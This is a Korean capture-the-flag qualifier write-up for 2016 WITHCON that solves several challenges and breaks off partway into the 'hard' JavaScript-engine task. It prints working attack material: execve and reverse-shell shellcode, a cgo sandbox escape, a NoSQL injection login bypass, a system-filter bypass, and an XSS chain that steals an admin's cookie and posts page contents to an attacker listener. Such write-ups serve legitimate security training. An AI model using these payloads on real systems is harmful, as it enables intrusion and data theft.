

# 2016 WITHCON 예선 Writeup



**jrReverselab**

## 1. Mic Check(30)

2015년 청소년부 대상 팀은?

화이트햇 콘테스트 공식 홈페이지 명예의 전당에서 확인할 수 있다.

(<http://www.whitehatcontest.kr/contest/HOF>)

	구분	일반부	청소년부
	대상	아몰랑	NYAN_CAT
	최우수상	유리구슬	$2^e e^2$
	우수상	윤하팬클럽	cat_flag

Flag : NYAN\_CAT

## 2. CEMU(250)

XX기관 내부망에서는 공격 탐지를 위해 셸코드를 에뮬레이팅 하여 해당 셸코드의 동작을 탐지하는 보안 솔루션이 존재 한다.

해당 솔루션을 분석하여 인증키를 획득 하시오.

nc 121.78.147.159 55511

문제는 3단계의 stage로 진행되며 그에 맞는 작업을 수행하는 opcode를 보내주면 clear된다.

stage1. 레지스터를 특정 값 세팅하기

stage2. argv(스택)에 특정 값 세팅하기

stage3. reverse shellcode 보내기

stage1은 레지스터에 세팅해야 할 값이 매번 바뀌기 때문에 먼저 입력받은 값들을 파싱해와서 opcode를 만들어주면 된다.

레지스터별 mov하는 opcode는 고정이기 때문에 간단히 operand 부분만 파싱해온 값으로 바꿔주면 된다.

stage2는 특정 값을 argv 인자로 참고하도록 스택을 세팅하는 문제이다. 간단하게 push 명령어를 사용해서 통과했다.

stage3는 매번 랜덤한 IP, port를 주고 /bin/bash를 실행하는 리버스 셸을 띄우는 문제이다. 처음에 문제를 제대로 이해하지 못해서 내 컴퓨터의 IP, port를 연결하도록 리버스 셸코드를 줬더니 아래와 같은 에러가 나왔다.

```
0x00000000
+-----+
input Opcode
6888ba407d5e666856865f6a6658996a015b52536a0289e1cd809359b03fcd804979f9b066566657666a0289e16a
d80b0112c0652682f2f7368682f62696e89e35253ebce
[*] Switching to interactive mode

>>> SOCKCALL create socket (AF_INET, SOCK_STREAM) with fd(4)
>>> SYS_DUP2 oldfd=4 newfd=2
>>> SYS_DUP2 oldfd=4 newfd=1
>>> SYS_DUP2 oldfd=4 newfd=0
[-] not supported type
[*] Got EOF while reading in interactive
```

리버스셸을 따는 문제에서 랜덤한 IP, port를 왜 준건지 생각하다가, 일단 execve 실행하는 셸코드를 보내봤더니 clear되었다. execve 셸코드는

"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40xcd\x80"를 사용했으나 "\xb0\x0b"에서 "00"을 NULL detection으로 잡아서 "\xb0\x11\x2c\x06"로 바꿔서 전송했다. 이는 execve 시스템 콜을 호출하기 위해 "mov

\$0xb, %a1"를 "mov \$0x11,%a1; sub \$0x6,%a1"로 변경한 것이다.

```
[*] Switching to interactive mode  
  
>>> SYS_EXECV filename=/bin//sh  
>>> SYS_EXITEmu2 Emulation Complete!  
Stage3 Clear!  
flag is http://wargame.kr/PlzFlagC3mu  
all finished!  
$
```


### 3. GoSandBox (200)

XX기관 내부망에 프로그래밍 언어를 학습하기 위한 온라인 서비스를 제공하고 있다.

해당 서비스를 분석하여 인증키를 획득 하시오.

<http://121.78.147.159:8888/>

Go 소스 코드를 실행해볼 수 있는 웹 사이트다. 처음에 Go 문법부터 시작해서 이것저것 넣어보다가 에러 메시지를 통해 playgo 서비스를 실행한다는 걸 확인했다.




The screenshot shows the Gosandbox web interface. On the left, a Go code editor contains the following code:

```
1 package main
2
3 import (
4     "net/http/pprof"
5     "net/http"
6 )
7
8 func main() {
9     println(fmt)
```

On the right, a terminal window shows the output of the code execution:

```
/tmp/playgo-engine-temp580669923/main.go:4:5: expected 'STRING', found
'import' (and 1 more errors)
package main:
main.go:4:5: expected 'STRING', found 'import'
main.go:10:4: expected '}', found 'EOF'
```

Flag를 읽는 데 쓸 만한 표준 모듈을 전부 import 시도해봤는데, "playgo", "runtime", "io" 등 주요 모듈은 호출이 불가능해서 바로 사용할 수 없다. 여러 다른 방법을 찾아보다가 import "C"가 된다는 걸 알아내서 찾아보니 "cgo"로 C 코드를 컴파일해서 호출할 수 있는 걸 알아냈다. 이걸 통해 system()을 호출해서 /flag를 확인하고 플래그를 읽었다.



```
153 // import "../dev/urandom"
154 // import "../proc/self/fd"
155
156 // import "time"
157
158 // typedef int (*intFunc) ();
159 //
160 // int
161 // bridge_int_func(intFunc f)
162 // {
163 //     return f();
164 // }
165 //
166 // int fortytwo()
167 // {
168 //     system("cat /flag");
169 // }
170 //
171 import "C"
172 import "fmt"
173
174 func main() {
175     f := C.intFunc(C.fortytwo)
176     fmt.Println(int(C.bridge_int_func(f)))
177     // Output: 42
178 }
```

flag is {1fce6be7b43434e6377dcb98b1531cc398696e2d}  
0


#### 4. login(150)

XX기관 내부망의 사용량 증가에 따라 DB 서버의 확장이 용이한 No SQL 서비스로 서버를 변경할 예정이다.

내부 테스트를 위해 로그인 기능의 웹페이지를 제작 하였다. 해당 웹 페이지의 취약점을 식별하시오.

<http://121.78.147.159:4545/>

문제에서 NoSQL을 언급했으므로, NoSQL injection에 초점을 맞춰서 진행하였다.



Login과 Register가 가능하길래 가입을 하여 로그인을 시도했더니 admin이 아니라고 말해준다. 그래서 admin이 되기 위해 Login 부분에 NoSQL Injection을 진행하였다.

```
POST http://121.78.147.159:4545/api/account/signin HTTP/1.1
Host: 121.78.147.159:4545
Connection: keep-alive
Content-Length: 43
Accept: application/json, text/plain, */*
Origin: http://121.78.147.159:4545
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML
Content-Type: application/json; charset=UTF-8
Referer: http://121.78.147.159:4545/login
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.8,en-US;q=0.6,en;q=0.4
Cookie: connect.sid=s%3A_SGZ2a7R6ZqJv7ptS39oo-LwRUU4-gZx.bIhq4tnKhivrBC21

{"username": "admin", "password": {"$ne": "1"}}
```

위와 같이 보내면 Username이 admin이고 Password가 1이 아닌 모든 계정(이라고 해봤자 admin 1개)가 선택될 것이다. 그러므로 admin으로 로그인이 가능하다.

POST <http://121.78.147.159:4545/api/account/signin> HTTP/1.1  
Host: 121.78.147.159:4545  
Connection: keep-alive  
Content-Length: 43  
Accept: application/json, text/plain, \*/\*  
Origin: <http://121.78.147.159:4545>  
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.143 Safari/537.36  
Content-Type: application/json; charset=UTF-8  
Referer: <http://121.78.147.159:4545/login>  
Accept-Encoding: gzip, deflate  
Accept-Language: ko-KR, ko;q=0.8, en-US;q=0.6, en;q=0.4  
Cookie: connect.sid=s%3A\_SG22a7R6ZqJv7ptS39oo-LWRUU4-gZX.bIhq4tnKhivrBC21No2TAjUU88trIM71XALW9TNHbxo  
  
{"username":"admin","password":{"\$ne":"1"}}

Find... (press Ctrl+Enter to highlight all)

Get Syntax ViewTransformerHeadersTextViewImageViewHexViewWebViewAuthCachingCookiesRawJSONXML

HTTP/1.1 200 OK  
Server: nginx/1.11.4  
Date: Sat, 08 Oct 2016 01:03:53 GMT  
Content-Type: application/json; charset=utf-8  
Content-Length: 72  
Connection: keep-alive  
X-Powered-By: Express  
ETag: W/"48-41qGE+yy61y7xyHIYpzcZA"  
set-cookie: connect.sid=s%3ARVUwG7mtJlIfXNXc3PVddQl\_P3WGFkzpy.VaxVJlgSxk48Xhr3myPTGQfrcYCbs7ZyKfQxxfj4vg; Path=/; HttpOnly  
  
{"success":true,"flag":"Good! Flag is **ebdd5fcdeb65f85087b801f9d62b05e5**"}

Flag : ebdd5fcdeb65f85087b801f9d62b05e5

## 6. easy(150)

대전 특정기업에서 서비스중인 자바스크립트 엔진이 있다.

그런데 어느 날, 이 서비스에서 쉘을 획득하여 서버를 장악할 수 있는 취약점이 발견되었다는 신고가 들어왔다.

해당 신고자는 취약점의 설명을 위해 거액을 요구했고, 액수를 감당하지 못하는 기업은 거절하며 대신 당신에게 취약점 발굴을 의뢰했다.

취약점을 파악 후 공격하여 접근 권한을 얻어내어라.

```
nc 121.78.147.157 7776
```

```
nc 121.78.147.157 7777
```

주어진 문제에 접속하면 Js shell로 보이는 커맨드 창이 뜬다("js>" prompt). help()를 쳐서 명령어를 확인해보면,

```
inParameterSection()
  True if this code is executing within a parallel s
setObjectMetadataCallback(fn)
  Specify function to supply metadata for all newly
setObjectMetadata(obj, metadataObj)
  Change the metadata for an object.
getObjectMetadata(obj)
  Get the metadata for an object.
getSelfHostedValue()
  Get a self-hosted value by its name. Note that the
  cached, so repeatedly getting the same value creat
parent(obj)
  Returns the parent of obj.
line2pc([fun,] line)
  Map line number to PC.
pc2line(fun[, pc])
  Map PC to line number.
setThrowHook(f)
  Set throw hook to f.
system(command)
  This command is blocked for security by admin.
throw(f, fun, line, pc)
```

system() 함수가 존재함을 알 수 있다.

System함수를 사용해보면

```
js> system("ls")
system("ls")
This command is blokced!
"ls"
```

해당 커맨드는 block이 되어있는 것을 확인할 수 있는데,



다른 방법으로 우회가 되는지 확인하기 위하여 print 함수를 써서 출력해보니

```
js> print("systema")
print("systema")
This command is blocked!
a
```

System 문자열만 필터링됨을 확인하였다. 이를 통해 문제의 목표가 system문자열 우회임을 짐작할 수 있다. 다시 help()를 쳐서 명령어를 확인해보면,

```
serialize(sd)
  Serialize sd using JS_WriteStructuredClone. Returns a TypedArray.
deserialize(a)
  Deserialize data generated by serialize.
```

```
evaluate(code[, options])
  Evaluate code as though it were the contents of a file.
  options is an optional object that may have these properties:
    compileAndGo: use the compile-and-go compiler option (default: true)
    noScriptRval: use the no-script-rval compiler option (default: false)
    fileName: filename for error messages and debug info
    lineNumber: starting line number for error messages and debug info
    global: global in which to execute the code
    newContext: if true, create and use a new cx (default: false)
    saveFrameChain: if true, save the frame chain before evaluating code
                  and restore it afterwards
    catchTermination: if true, catch termination (failure without
                     an exception value, as for slow scripts or out-of-memory)
                     and return 'terminated'
```

사용 가능한 함수 중 serialize와 deserialize, evaluate가 있으므로, 해당 함수들을 사용하여 system('ls') 문자열을 우회를 시도하였다.

```
js> a=serialize("system('ls');")
a[8]=115
evaluate(deserialize(a))
a=serialize("system('ls');")
({0:13, 1:0, 2:0, 3:0, 4:4, 5:0, 6:255, 7:255, 8:114, 9:0, 10:121, 11:0, 12:115, 13:0, 14:116, 15:0, 16:101, 17:0, 18:109, 19:0, 20:40, 21:0, 22:39, 23:0, 24:108, 25:0, 26:115, 27:0, 28:39, 29:0, 30:41, 31:0, 32:59, 33:0, 34:0, 35:0, 36:0, 37:0, 38:0, 39:0})
js> a[8]=115
115
js> evaluate(deserialize(a))
fl3gs
js24
net.py
0
```

확인 가능한 파일 리스트 중, fl3gs 라는 플래그 파일이 보이므로 system('cat fl3gs') 문자열을 사용하여 다시 우회하면

```
js> a=serialize("system('cat fl3gs');")
a[8]=115
evaluate(deserialize(a))
a=serialize("system('cat fl3gs');")
({0:20, 1:0, 2:0, 3:0, 4:4, 5:0, 6:255, 7:255, 8:114, 9:0, 10:121, 11:0, 12:115, 13:0, 14:116, 15:0, 16:101, 17:0, 18:109, 19:0, 20:40, 21:0, 22:39, 23:0, 24:99, 25:0, 26:97, 27:0, 28:116, 29:0, 30:32, 31:0, 32:102, 33:0, 34:108, 35:0, 36:51, 37:0, 38:103, 39:0, 40:115, 41:0, 42:39, 43:0, 44:41, 45:0, 46:59, 47:0})
js> a[8]=115
115
js> evaluate(deserialize(a))
"8cf1a09289739d2d42b5ccf4c5bc687a"
0
```

Flag를 확인할 수 있다.


Flag : 8cf1a09289739d2d42b5ccf4c5bc687a

## 7. secret message(250)


한 커뮤니티에서 국가 안보에 해가 되는 단체가 쪽지를 통해 비밀 지령을 전달받는다고 한다.  
서버의 취약점을 이용하여 해당 비밀 지령을 확인하시오.

<http://121.78.147.178:8888/>

사이트에 접속하면 로그인 화면이 나온다.




일단 가입을 해서 로그인을 해보니 메시지를 보내고 받을 수 있었다 글 하나가 있는데 안 읽히는 것을 보니 admin 권한을 획득해 저 메시지를 읽는게 목표라는 것을 알 수 있었다.



아래에 운영자(admin)에게 문의 달라는 문구로 admin 계정의 존재를 알았다.

일단 어떻게 써지는지 알기 위해 XSS 테스트 스크립트를 포함한 메시지를 나한테 써보았다.






조금 기다리니 응답이 와서 admin의 세션이 담긴 쿠키를 얻을 수 있었다.

```
Listening on [0.0.0.0] (family 0, port 9999)
Connection from [121.78.147.178] port 9999 [tcp/*] accepted (family 2, sport 51975)
GET /a.php?b=PHPSESSID=1gm70aplpggqs8d6kbpotk8h30 HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1 (KHTML, like Gecko) PhantomJS/2.1.1 Safari/538.1
Referer: http://127.0.0.1
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Accept-Language: en-US,*
Host: 203.236.229.57:9999
```

admin의 쿠키를 변조하면 다음과 같이 admin이 될 수 있다.



하지만 admin이 되도 글을 읽을 수가 없었다. 다른 공격 벡터가 없었으므로, CSRF같은 형식으로 XMLHttpRequest를 이용해 내가 admin이 되는 것이 아닌 admin 세션에서 글을 읽어 나한테 보내는 쪽으로 공격 방향을 잡았다. 해당 페이로드는 다음과 같다.

#### 1) 서버에 위치한 javascript 파일

```
// s.js
function post(path, params, method) {
    method = method || "post"; // Set method to post by default if not specified.

    var form = document.createElement("form");
    form.setAttribute("method", method);
    form.setAttribute("action", path);

    for(var key in params) {
        if(params.hasOwnProperty(key)) {
            var hiddenField = document.createElement("input");
            hiddenField.setAttribute("type", "hidden");
            hiddenField.setAttribute("name", key);
            hiddenField.setAttribute("value", params[key]);

            form.appendChild(hiddenField);
        }
    }

    document.body.appendChild(form);
    form.submit();
}

var xhttp = new XMLHttpRequest();
xhttp.onreadystatechange = function() {
```

```
        if (this.readyState == 4) {
            post("http://[ip:port]/", {"receiver": "aweaeeg", "title": "this",
"contents": this.responseText});
        }
    };
    xhttp.open("GET", "/read.php?no=0", true);
    xhttp.send();

// * 아이피 및 포트는 nc로 열어둔 서버의 IP와 Port를 적으면 된다.
```

## 2. Contents 부분에 삽입되는 admin에게 보낼 Payload

```
";
document.body.innerHTML+= '\x3c\x69\x6d\x67\x20\x73\x72\x63\x3d\x22\x2f\x22\x20\x
6f\x6e\x65\x72\x72\x6f\x72\x20\x3d\x20\x22\x24\x2e\x67\x65\x74\x53\x63\x72\x69\x
70\x74\x28\x27\x68\x74\x74\x70\x3a\x2f\x2f\x32\x30\x33\x2e\x32\x33\x36\x2e\x32\x
32\x39\x2e\x35\x37\x2f\x73\x2e\x6a\x73\x27\x29\x3b\x22\x3e';var wwefwefd="
```

마지막 'var wwe~' 뒷부분은 스크립트 실행 중 오류가 안 나도록 "을 닫아주거나 주석 등으로 처리해주는 식으로 진행했다.

netcat을 켜고 2번의 payload를 contents에 담아 admin에게 전송하게 되면, 서버로 Request 하나가 도착한다.

```
Connection from [121.78.147.178] port 9999 [tcp/*] accepted (family 2, sport 50822)
POST / HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Origin: http://127.0.0.1
User-Agent: Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1 (KHTML, like Gecko) PhantomJS/2.1.1 Safari/538.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 10839
COOKIE: PHPSESSID=ds5fsa9pgn3v1cfnnndvrg8k7k5
Referer: http://127.0.0.1
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Accept-Language: en-US,*
Host: 203.236.229.57:9999
```

```
receiver=aweaeag&title=this&contents=%3C%21DOCTYPE+html%3E%0D%0A%3Chtml+lang%3D%2
2en%22%3E%0D%0A%3Chead%3E%0D%0A%3Cmeta+http-equiv%3D%22Content-Type%22+content%3
D%22text%2Fhtml%3B+charset%3Dutf-8%22%3E%0D%0A%3Cmeta+name%3D%22viewport%22+cont
ent%3D%22width%3Ddevice-width%2C+initial-scale%3D1%2C+maximum-scale%3D1.0%2C+use
r-scalable%3Dno%22%3E%0D%0A%3Cmeta+http-equiv%3D%22X-UA-Compatible%22+content%3D
%22IE%3Dedge%22%3E%0D%0A%3Ctitle%3ESimple+Messages%3C%2Ftitle%3E%0D%0A%3C%21--+
-----%2B%0D%0A++Template+Styles%0D%0A
%2B-----+---%3E%0D%0A%3Clink+href%3D
%22css%2Fmaterialize.css%22+type%3D%22text%2Fcss%22+rel%3D%22stylesheet%22+media
%3D%22screen%22%3E%0D%0A%3Clink+rel%3D%22stylesheet%22+type%3D%22text%2Fcss%22+h
ref%3D%22css%22%3E%0D%0A%3Cstyle+type%3D%22text%2Fcss%22%3E%0D%0A%3C%21--+
%0Ahtml%2C%0D%0Abody%7B%0D%0A+++height%3A+100%25%3B%0D%0A%7D%0D%0Amain+%7B%0D%0A
+++padding%3A+0+%21important%3B%0D%0A%7D%0D%0A.form-header+%7B%0D%0A+++padding
%3A+12px+24px+12px+12px%3B%0D%0A%7D%0D%0A.form-header+.col%7B%0D%0A+++height%3A64
px%3B%0D%0A%7D%0D%0A.form-body+%7B%0D%0A+++padding%3A+12px+24px%3B%0D%0A%7D%0D%0
A%3C%2Fstyle%3E%0D%0A%3C%2Fhead%3E%0D%0A%3Cbody%3E%0D%0A%0D%0A%3C%21--+Main
in+Start+---%3E%0D%0A%3Cmain+class%3D%22valign-wrapper%22%3E%0D%0A%3Cdiv+class%3D
%22container%22%3E%0D%0A++%3Cdiv+class%3D%22content+no-padding%22%3E%0D%0A+++%3
Cnav+class%3D%22%22%3E%0D%0A+++%3Cdiv+class%3D%22nav-wrapper%22%3E%0D%0A+++%3C
div+class%3D%22left+col+s7%22%3E%0D%0A+++%3Cp+class%3D%22blue-grey-text+text-li
ghten-4%22+style%3D%22margin%3A0%3B+padding-left%3A20px%3B%22%3Emessage+Read%3C%
2Fp%3E%0D%0A+++%3C%2Fdiv%3E%0D%0A+++%3Cdiv+class%3D%22col+s5%22%3E%0D%0A+++%3
Cul+class%3D%22right%22%3E%0D%0A+++%3Ccli%3E%3Ca+class%3D%27dropdown-button%27
+data-activates%3D%27dropdown1%27%3E%3Ci+class%3D%22mdi-action-settings-display%
22%3E%3C%2Fi%3E%3C%2Fa%3E%3C%2Fli%3E%0D%0A+++%3Ccli%3E%3Ca+href%3D%22javascrip
t%3Aavoid%28%29%3B%22+class%3D%22waves-effect+waves-block+waves-light+toggle-fu
lscreen%22%3E%3Ci+class%3D%22mdi-action-settings-overscan%22%3E%3C%2Fi%3E%3C%2Fa
%3E%3C%2Fli%3E%0D%0A+++%3Ccli%3E%3Ca+href%3D%22javascript%3Allocation.href%3D%2
7.%27%3B%22%3E%3Ci+class%3D%22mdi-navigation-close%22%3E%3C%2Fi%3E%3C%2Fa%3E+3C
%2Fli%3E%0D%0A+++%3C%2Ful%3E%0D%0A+++%3Cul+id%3D%27dropdown1%27+class%3D%27dro
pdown-content%27%3E%0D%0A+++%3Ccli%3E%3Ca+onclick%3D%22set_layout%28%27card%27
%29%3B%22%3E%3Ci+class%3D%22mdi-action-payment%22%3E%3C%2Fi%3E%3C%2Fa%3E%3C%2Fli
%3E%0D%0A+++%3Ccli+class%3D%22divider%22%3E%3C%2Fli%3E%0D%0A+++%3Ccli%3E%3Ca
+onclick%3D%22set_layout%28%27list%27%29%3B%22%3E%3Ci+class%3D%22mdi-action-subj
ect%22%3E%3C%2Fi%3E%3C%2Fa%3E%3C%2Fli%3E%0D%0A+++%3C%2Ful%3E%0D%0A+++%3C%2Fdiv
%3E%0D%0A+++%3C%2Fdiv%3E%0D%0A+++%3C%2Fnav%3E%3Cbr%2F%3E%0D%0A%0D%0A+++%3Cdi
v+class%3D%22col+s12+m8+l9%22%3E%0D%0A+++%3Cdiv+class%3D%22progress%22+id%3D%
22preload%22%3E%0D%0A+++%3Cdiv+class%3D%22indeterminate%22%3E%3C%2Fdiv%3E%0
D%0A+++%3C%2Fdiv%3E%0D%0A+++%3C%2Fdiv%3E%0D%0A%0D%0A+++%3Cdiv+id%3D%22messa
ge-details%22+class%3D%22col+s12+m7+l17+card-panel%22%3E%0D%0A+++%3C%2Fdiv%3E%0D
%0A%0D%0A+++%3C%2Fdiv%3E%0D%0A%3C%2Fdiv%3E%0D%0A%3C%2Fmain%3E%0D%0A%3C%21--+Main+
End+---%3E%0D%0A%3C%21--+jQuery+Library+---%3E+%0D%0A%3Cscript+type%3D%22text%2Fja
vascript%22+src%3D%22js%2Fjquery-2.1.4.min.js%22%3E%3C%2Fscript%3E+%0D%0A%3Cscri
pt%3Eif+%28%21window.jQuery%29+%7B+document.write%28%27%3Cscript+src%3D%22js%2Fj
query-2.1.4.min.js%22%3E%3C%5C%2Fscript%3E%27%29%3B+%7D%3C%2Fscript%3E+%0D%0A%3C
%21--+materialize+js---%3E+%0D%0A%3Cscript+type%3D%22text%2Fjavascript%22+src%3D%2
2js%2Fmaterialize.min.js%22%3E%3C%2Fscript%3E+%0D%0A%3C%21--+ScrollFire+initiali
```

서버로부터 받은 패킷을 확인하면 플래그를 얻을 수 있다.

Flag : b272869efcdf8da987f6b986efb20a73c6fdd80f



## 8. hard(300)

대전 특정기업에서 서비스중인 자바스크립트 엔진이 있다.

지난 번, 당신은 기업의 의뢰로 취약점을 발견하여 기업에게 알려주었다.

해당 서비스의 기존에 있던 취약점은 패치되었으나 또 다른 취약점이 있을 것으로 예상한 기업은 다시 한 번 당신에게 취약점 발굴을 의뢰했다. 취약점을 파악 후 공격하여 접근 권한을 얻어내어라.

Ubuntu 14.04

mozjs-24.2.0

nc 121.78.147.157 7778

nc 121.78.147.157 7779

[http://challenge.whitehatcontest.kr/z/js\\_hard.zip](http://challenge.whitehatcontest.kr/z/js_hard.zip)

Js\_hard.zip에는 js24(SpiderMonkey 엔진이 컴파일된 64bit ELF 실행 파일)와 jsarray.cpp 파일이 있다. 문제 설명에서 mozjs 버전을 명시했으므로 기존 제품에서 소스 코드를 일부러 취약하게 변경한 것이라고 추측해서 원본 소스 코드를 받아 비교했다.

원본 소스 코드 링크: [https://developer.mozilla.org/en-](https://developer.mozilla.org/en-US/docs/Mozilla/Projects/SpiderMonkey/Getting_SpiderMonkey_source_code)

[US/docs/Mozilla/Projects/SpiderMonkey/Getting\\_SpiderMonkey\\_source\\_code](https://developer.mozilla.org/en-US/docs/Mozilla/Projects/SpiderMonkey/Getting_SpiderMonkey_source_code)

소스를 비교해보니 Array.concat에서 length를 native 단이 아닌 Javascript 단을 통해 계산하도록 되어 있었다.

```
